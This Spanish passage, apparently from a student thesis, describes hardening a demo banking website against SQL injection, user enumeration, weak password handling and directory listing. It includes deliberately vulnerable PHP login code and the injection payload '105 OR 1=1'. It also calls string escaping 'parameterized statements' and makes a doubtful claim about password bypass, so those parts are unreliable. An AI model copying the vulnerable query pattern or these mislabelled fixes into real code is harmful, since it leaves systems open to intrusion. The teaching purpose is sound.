Figura 18. Opciones disponibles al iniciar sesión

Figura 19. Formulario para editar datos del perfil

Figura 20. Formulario de cambio de contraseña

Figura 21. Formulario para realizar una transferencia



Figura 22. Estado de la cuenta bancaria del usuario

Por último, como observamos en la figura 23, cada usuario dispondrá de una sección de contacto para manifestar cualquier consulta relacionada con el sitio web.



Figura 23. Formulario de contacto

Capítulo 5 - Medidas que componen el framework para bancos

En este capítulo detallaré las medidas de ciberseguridad adoptadas para proteger el sitio web, así como una visión panorámica de los ciberataques, previamente descritos, donde de detallará el resultado de atacar y proteger nuestro sitio web mediante la puesta en escena de estos.

5.1 Protección contra ataques SQL Injection

Existen diversas medidas que se pueden tomar para protegerse contra ataques de inyección SQL, que se definirán a continuación.

5.1.1 Declaraciones parametrizadas

Los lenguajes de programación se comunican con las bases de datos SQL mediante controladores de bases de datos. Un controlador permite que una aplicación construya y ejecute sentencias SQL contra una base de datos, extrayendo y manipulando los datos según sea necesario.

Las sentencias parametrizadas garantizan que las entradas que se pasan a las sentencias SQL se traten de forma segura, ya que se evita la posibilidad de que un atacante pueda inyectar código malicioso en la consulta a través de datos de entrada no filtrados o validados correctamente.

En este proyecto, a la hora de iniciar sesión en el sitio web como observamos en la figura 24, se comprueba si el número identificador único de cada usuario ya existe en la base de datos, mediante la función buscaUsuario($documentNumber). Si no se añadieran las declaraciones parametrizadas previamente descritas, un atacante podría iniciar sesión sin necesidad de conocer ningún dato de usuarios ya registrados.

```php
public static function login($nombreUsuario, $password)
{
    print($nombreUsuario);
    $user = self::buscaUsuario($nombreUsuario);
    return $user;
}

public static function buscaUsuario($documentNumber)
{
    $app = aplicacion::getSingleton();
    $conn = $app->conexionBd();
    $query = "SELECT * FROM customer WHERE identityNumber = '$documentNumber'";
    $rs = $conn->query($query);
    $result = false;
    if ($rs) {

            $fila = $rs->fetch_assoc();
            $user = new Usuario(
                $fila['identityNumber'],
                $fila['fname'],
                $fila['ltname'],
                $fila['password'],
                $fila['city'],
                $fila['phone'],
                $fila['occupation'],
                $fila['filename']);
            $result = $user;

        $rs->free();
    } else {
        echo "Error al consultar en la BD: (" . $conn->errno . ") " . utf8_encode($
        exit();
    }
    return $result;
}
```

Figura 24. Función que busca si existe un usuario con un DNI dado en la base de datos

Para ilustrar este caso, como se observa en la figura 25, un atacante podría introducir como número identificativo la siguiente sentencia: “105 OR 1=1” [30]. De esta forma, al comprobar si dicho identificador existe en la base de datos, siempre dará un resultado correcto, pues “OR 1=1” siempre es verdadero.



Figura 25. Intento de inicio de sesión mediante SQL Injection

Como resultado, ver figura 26, el atacante conseguiría penetrar completamente en el sitio web, pudiendo acceder a cuentas de clientes, así como transferencias bancarias.

Figura 26. Interfaz del perfil del usuario al iniciar sesión

Con el objetivo de evitar que este caso se produzca, en el proyecto se llevan a cabo las declaraciones parametrizadas previamente descritas. Como observamos en la figura 27, al comprobar si el número identificativo del usuario existe en la base de datos, se añade la comprobación mediante el método real_escape_string() [31], la cual escapa caracteres especiales en una cadena para su uso en una sentencia SQL.

```php
public static function login($nombreUsuario, $password)
{
    $user = self::buscaUsuario($nombreUsuario);
    if ($user && $user->compruebaPassword($password)) {
        return $user;
    }
    return false;
}

public static function buscaUsuario($documentNumber)
{
    $app = aplicacion::getSingleton();
    $conn = $app->conexionBd();
    $query = sprintf("SELECT * FROM customer WHERE identityNumber = '%s'", $conn->real_escape_string($documentNumber));
    $rs = $conn->query($query);
    $result = false;
    if ($rs) {
        if ( $rs->num_rows == 1) {
            $fila = $rs->fetch_assoc();
            $user = new Usuario(
                $fila['identityNumber'],
                $fila['fname'],
                $fila['ltname'],
                $fila['password'],
                $fila['city'],
                $fila['phone'],
                $fila['occupation'],
                $fila['filename']);
            $result = $user;
        }
        $rs->free();
    } else {
        echo "Error al consultar en la BD: (" . $conn->errno . ") " . utf8_encode($conn->error);
        exit();
    }
    return $result;
}
```

Figura 27. Función que busca, con declaraciones parametrizadas, si existe un usuario con un DNI dado en la base de datos

Una vez establecidas estas medidas de seguridad, como observamos en la figura 28, si un atacante introdujera la misma sentencia, "105 OR 1=1", el sitio web respondería con un mensaje de error especificando que se desconoce el usuario o contraseña.



Figura 28. Intento fallido de inicio de sesión mediante SQL Injection

5.1.2 Desinfección de entradas

Sanear las entradas es una buena práctica para todas las aplicaciones. Los desarrolladores siempre deben hacer un esfuerzo para rechazar las entradas que parezcan sospechosas, pero teniendo cuidado de no desestimar accidentalmente a los usuarios legítimos. Este hecho se puede conseguir de las siguientes maneras:

- Comprobar que los campos suministrados, como las direcciones de correo electrónico, coinciden con una expresión regular.
- Asegurar que los campos numéricos o alfanuméricos no contengan caracteres simbólicos.
- Rechazar (o eliminar) los espacios en blanco y los caracteres de nueva línea cuando no sean apropiados.

Como apoyo a estas tareas y a las declaraciones parametrizadas, en el sitio web se lleva a cabo el filtrado de los datos, filter_var() [32], introducidos por el usuario en el formulario de inicio de sesión, como avistamos en la figura 29.

```
$nombreUsuario = filter_var($datos['documentNumber']);
$password = filter_var($datos['password']);
```

Figura 29. Filtrado de los datos introducidos en el formulario de inicio de sesión

5.1.3 Hashing de contraseñas

El hash de contraseñas [33] es el proceso de transformar una contraseña de texto plano en una representación unidireccional de longitud fija, en la que la contraseña original no puede obtenerse a partir del hash. El hash de contraseñas se utiliza habitualmente para almacenar contraseñas de forma segura en una base de datos o en cualquier otro lugar, evitando que las contraseñas reales queden expuestas incluso si el sistema es pirateado.

Hay varios algoritmos hash disponibles para el hash de contraseñas, incluyendo bcrypt, SHA, Argon2, y más. Estos algoritmos están diseñados para ser computacionalmente caros, lo que dificulta a los atacantes descifrar la contraseña cifrada. El hash de contraseñas siempre debe ir acompañado de salting, que consiste en añadir una cadena aleatoria de datos a la contraseña antes de aplicar el hash para dificultar aún más su descifrado.

Para proteger las contraseñas de los usuarios, es importante utilizar algoritmos de hash de contraseñas potentes y buenas prácticas de salting. Almacenar contraseñas en texto plano o utilizar algoritmos de hash débiles puede dar lugar a fugas de contraseñas y poner en peligro los datos de los usuarios.

Con el objetivo de ilustrar el hashing de contraseñas, en este proyecto a la hora de que un usuario se registre en el sirio web, se almacena en la base de datos, su

contraseña empleando un hash. Esto se lleva a cabo mediante el método password_hash() [34] que observamos en la figura 30.

```php
private static function hashPassword($password)
{
    return password_hash($password, PASSWORD_DEFAULT);
}
```

Figura 30. Hashing de la contraseña del usuario

A la hora del inicio de sesión en el sitio web, comprueba la contraseña introducida con la ya almacenada en la base de datos, mediante el método password_verify() [35], como observamos en la figura 31.

```php
public function compruebaPassword($password)
{
    return password_verify($password, $this->password);
}
```

Figura 31. Verificación de la contraseña introducida con la almacenada en la base de datos

En caso de que estas prácticas no se llevaran a cabo, un atacante podría penetrar al sitio web sin necesidad de conocer ningún usuario ni contraseña. Al igual que en el caso de las declaraciones parametrizadas, un atacante podría introducir "105 OR 1=1" como contraseña. Al compararlo con una contraseña almacenada en la base de datos "OR 1=1" siempre es correcto, e iniciaría sesión sin ningún impedimento.

5.2 Protección contra ataques User Enumeration

Existen diversas medidas que se pueden tomar para protegerse contra ataques User Enumeration, que se definirán a continuación.

5.2.1 Login genérico

A la hora de producirse un error al iniciar sesión en el sitio web, se debe devolver un mensaje genérico para no dar pistas a un posible atacante. Como observamos en la respuesta de error del sistema en la figura 32, dicho atacante podría recopilar la lista de nombres de usuario, obteniendo la mitad de la información de autenticación que necesita para acceder a esas cuentas [36].



Figura 32. Ejemplo de éxito del ataque User enumeration en [36, Fig. 1].

Como observamos en la 33, para evitar que este hecho se produzca, a la hora de existir un error a la hora de iniciar sesión, el mensaje será el siguiente: "Unknown user or password.". De esta forma un posible atacante no obtendrá ninguna pista sobre posibles usuarios o contraseñas del sistema.

```php
$nombreUsuario =$datos['documentNumber'];
$password = $datos['password'];
$usuario = Usuario::login($nombreUsuario, $password);
if ( ! $usuario ) {
    // No se da pistas a un posible atacante
    $result[] = "<p class=\"error\">Unknown user or password.</p>";
```

Figura 33. Al ocurrir un error al iniciar sesión, devolución de un mensaje genérico

5.2.2 Registro

Un atacante podría acceder a la página de registro, donde si el sistema devolviese un mensaje de error como por ejemplo "Ya existe dicho identificador de usuario en el sistema". Este atacante obtendría un listado de los identificadores de los usuarios ya registrados en la base de datos.

Al igual que en el caso anterior, si existe un error al registrar una cuenta, como observamos en la figura 34, conforme a intentar crear una cuenta con un identificador único, ya previamente establecido en la base de datos, se debe devolver un mensaje genérico.

```php
public static function crea(
    $documentNumber,
    $firstName,
    $lastName,
    $password,
    $city,
    $phoneNumber,
    $occupation,
    $image)
{
    $user = self::buscaUsuario($documentNumber);
    if ($user) {
        //No da pistas a un posible atacante
        return false;
    }
```

Figura 34. Al ocurrir un error al registrarse, devolución de un mensaje genérico

5.2.3 Página de perfil de usuario

En nuestro sitio web, una vez un usuario inicie sesión en el mismo, podrá acceder a su página de perfil y consultar su estado de su cuenta bancaria, así como realizar transferencias o realizar un cambio de contraseña. De este modo se debe proteger este acceso a páginas de perfil, de modo que solo sean visibles para usuarios que ya han iniciado sesión.

Este paso se lleva a cabo mediante una comprobación de si el usuario ya ha iniciado sesión en el sistema, como observamos en la figura 35, mediante la sentencia isset($_SESSION['loged']) [37].

```php
<?php
    if (isset($_SESSION['loged'])) {
        echo "<li><a href=\"http://localhost/TFG/vistasUsuario/perfil.php\">PERFIL</a></li>";
        echo "<li><a href=\"http://localhost/TFG/logout.php\">SALIR</a></li>";
    } else {
?>
```

Figura 35. Acceso a contenidos solo si se ha iniciado sesión

5.3 Protección contra ataques Secure treatment of passwords

Existen diversas medidas que se pueden tomar para protegerse contra ataques Secure treatment of passwords, que se definirán a continuación.

5.3.1 Complejidad de contraseñas

Un requisito fundamental a la hora de protegernos contra este tipo de ataque es la disposición de contraseñas lo suficientemente complejas. Para ello estas deben tener una longitud mínima y considerar la posibilidad de aplicar reglas de complejidad de contraseñas. Por lo general, esto significa exigir letras mayúsculas y minúsculas, y uno o más caracteres numéricos o símbolos.

En el proyecto, ver figura 36, se lleva a cabo lo previamente descrito mediante el atributo 'pattern' de HTML [38], el cual especifica una expresión regular con la que se comprueba el valor del elemento '<input>' al enviar el formulario.

```
<p>Contraseña:</p>
<input id="pass_reg" name="password" type="password" class="field" placeholder="*******" required minlength="6"
pattern="^(?=.*[a-z])(?=.*[A-Z])(?=.*[0-9])(?=.*[!@#$%^&*_=+-]).{6,16}$">
<p>Confirmar contraseña:</p>
<input id="pass_reg2" name="password2" type="password" class="field" placeholder="*******" required minlength="6"
pattern="^(?=.*[a-z])(?=.*[A-Z])(?=.*[0-9])(?=.*[!@#$%^&*_=+-]).{6,16}$">
```

Figura 36. Formato válido de contraseñas

En otras palabras, a la hora de registrarse en el sitio web del proyecto, solo se admiten contraseñas formadas por letras mayúsculas y minúsculas, un número y uno o más caracteres especiales. Además, la longitud de la contraseña se establece en un rango de 6 a 16 caracteres como máximo.

5.3.2 Confirmar la contraseña anterior al restablecer

A la hora de realizar un cambio de contraseña una vez un usuario ha iniciado sesión en el sitio web, ver figura 37, se debe exigir la confirmación de su anterior contraseña. Esto es debido a que, si un atacante consiguiese acceder a esta opción, podría cambiar la contraseña a su parecer sin ningún tipo de impedimento.

Figura 37. Proceso de cambio de contraseña del usuario

5.3.3 Hashing de contraseñas

Como se ha explicado anteriormente, las aplicaciones deberían almacenar las contraseñas de los usuarios como hashes fuertes y unidireccionales, preferiblemente con sal. Esto mitiga el riesgo de que usuarios maliciosos roben credenciales o se hagan pasar por otros usuarios.

En este proyecto, como observamos en la figura 38, a la hora de iniciar sesión, siempre se comprueba la contraseña introducida con el hash de contraseña ya almacenada en la base de datos.

```
200     public function compruebaPassword($password)
201     {
202         return password_verify($password, $this->password);
203     }
```

Figura 38. Verificación de la contraseña introducida con la almacenada en la base de datos

5.3.4 Proporcionar una función de cierre de sesión

Añadir una función de cierre de sesión a un sitio web es importante por razones de seguridad. Cuando un usuario inicia sesión en el sitio web, su sesión suele almacenarse en el servidor en forma de cookie para mantenerlo autenticado. Sin una función de cierre de sesión, esta permanece activa incluso después de que el usuario haya cerrado el navegador o navegado fuera del sitio web, lo que puede dejar su cuenta vulnerable a accesos no autorizados.

Como observamos en la figura 39, al añadir una función de cierre de sesión, el usuario puede finalizar manual o automáticamente, si permanece inactivo durante dos minutos, su sesión e invalidar su cookie de autenticación. Este hecho contribuye a garantizar la seguridad de su cuenta. Para ello se utilizan los métodos sesión_unset() y sesión_destroy() [39]-[40].

```php
echo "<li><a href=\"http://localhost/TFG/logout.php\">SALIR</a></li>";

if(isset($_SESSION['tiempo'])){
    //Tiempo en segundos para dar vida a la sesión.
    $inactivo = 120;//2min en este caso.
    //Calculamos tiempo de vida inactivo.
    $vida_session = time() - $_SESSION['tiempo'];
    if($vida_session > $inactivo){
        session_unset();
        session_destroy();
        header("location: index.php");
    }
    else {  // si no ha caducado la sesion, actualizamos
        $_SESSION['tiempo'] = time();
    }
} else {
    //Activamos sesion tiempo.
    $_SESSION['tiempo'] = time();
}
```

Figura 39. Finalización automática de la sesión del usuario

5.4 Protección contra acceso a contenidos restringidos

Existen diversas medidas que se pueden tomar para protegerse contra ataques de acceso a contenidos restringidos, que se definirán a continuación.

Este proyecto, como observamos en la figura 40, consta de diversas carpetas y archivos que están restringidos, donde nos centraremos en la carpeta de vistasUsuario.



Figura 40. Estructura del sirio web

En la carpeta vistasUsuario se almacenan todos los archivos que solo se pueden acceder si un usuario ha iniciado sesión, como la posibilidad de cambiar la contraseña y otros datos del usuario, la visualización del estado de la cuenta bancaria, así como la opción de poder realizar una transferencia.

Si no se toman en consideración las medidas de seguridad necesarias, un atacante podría acceder al listado completo, y el contenido, de todos los archivos que se encuentran dentro de cada una de las carpetas restringidas que enunciamos previamente. Como caso práctico, ver figura 41, un atacante obtendría dicho resultado accediendo al enlace de la carpeta de vistasUsuario.



Figura 41. Listado del contenido almacenado en la carpeta vistasUsuario

Para llevar a cabo la protección, en este proyecto se procede a la implementación de archivos .htaccess, un archivo de configuración [41]-[42] utilizado en servidores web que ejecutan Apache. Es un archivo de configuración de servidor distribuido, que configura el servidor sólo en el directorio en el que se encuentra y en sus

subdirectorios. El archivo .htaccess es una herramienta que permite configurar varios parámetros, como el control de acceso, las redirecciones de URL, el manejo de tipos MIME, etc. El nombre del archivo comienza con un punto (.), lo que lo convierte en un archivo oculto. El archivo .htaccess está escrito en texto plano y puede crearse y editarse con cualquier editor de texto.

Siguiendo el caso práctico enunciado anteriormente, se procede a la creación del archivo .htaccess, ver figura 42. En este caso se introducen unas reglas que solo permiten el acceso a los contenidos de las carpetas si el usuario ha iniciado sesión, por lo tanto, se han generado sus cookies de sesión, y denegar el acceso al propio archivo .htaccess. Todo ello con el objetivo de evitar que sufra una modificación por un posible atacante.



Figura 42. Configuración del archivo .htaccess

De esta forma, como observamos en la figura 43, si un atacante siguiera los mismos pasos enunciados en el caso práctico, donde previamente tuvo éxito, el resultado sería negativo, ya que se indicaría que no tiene permisos para acceder a los

contenidos restringidos y posteriormente redirigiría al atacante a la página principal del sitio web.



Figura 43. Denegación de acceso al listado de contenidos de la carpeta vistasUsuario

5.5 Protección contra Cokie poisoning

Existen diversas medidas que se pueden tomar para protegerse contra ataques cookie poisoning, que se definirán a continuación.

5.5.1 HttpOnly Flag y Secure Flag

El sitio web del proyecto, como vemos en la figura 44, consta de una sección de comentarios donde un usuario puede opinar sobre el servicio prestado. Un atacante podría aprovechar este hecho para robar las cookies de inicio de sesión de todos los usuarios que accedan a este.

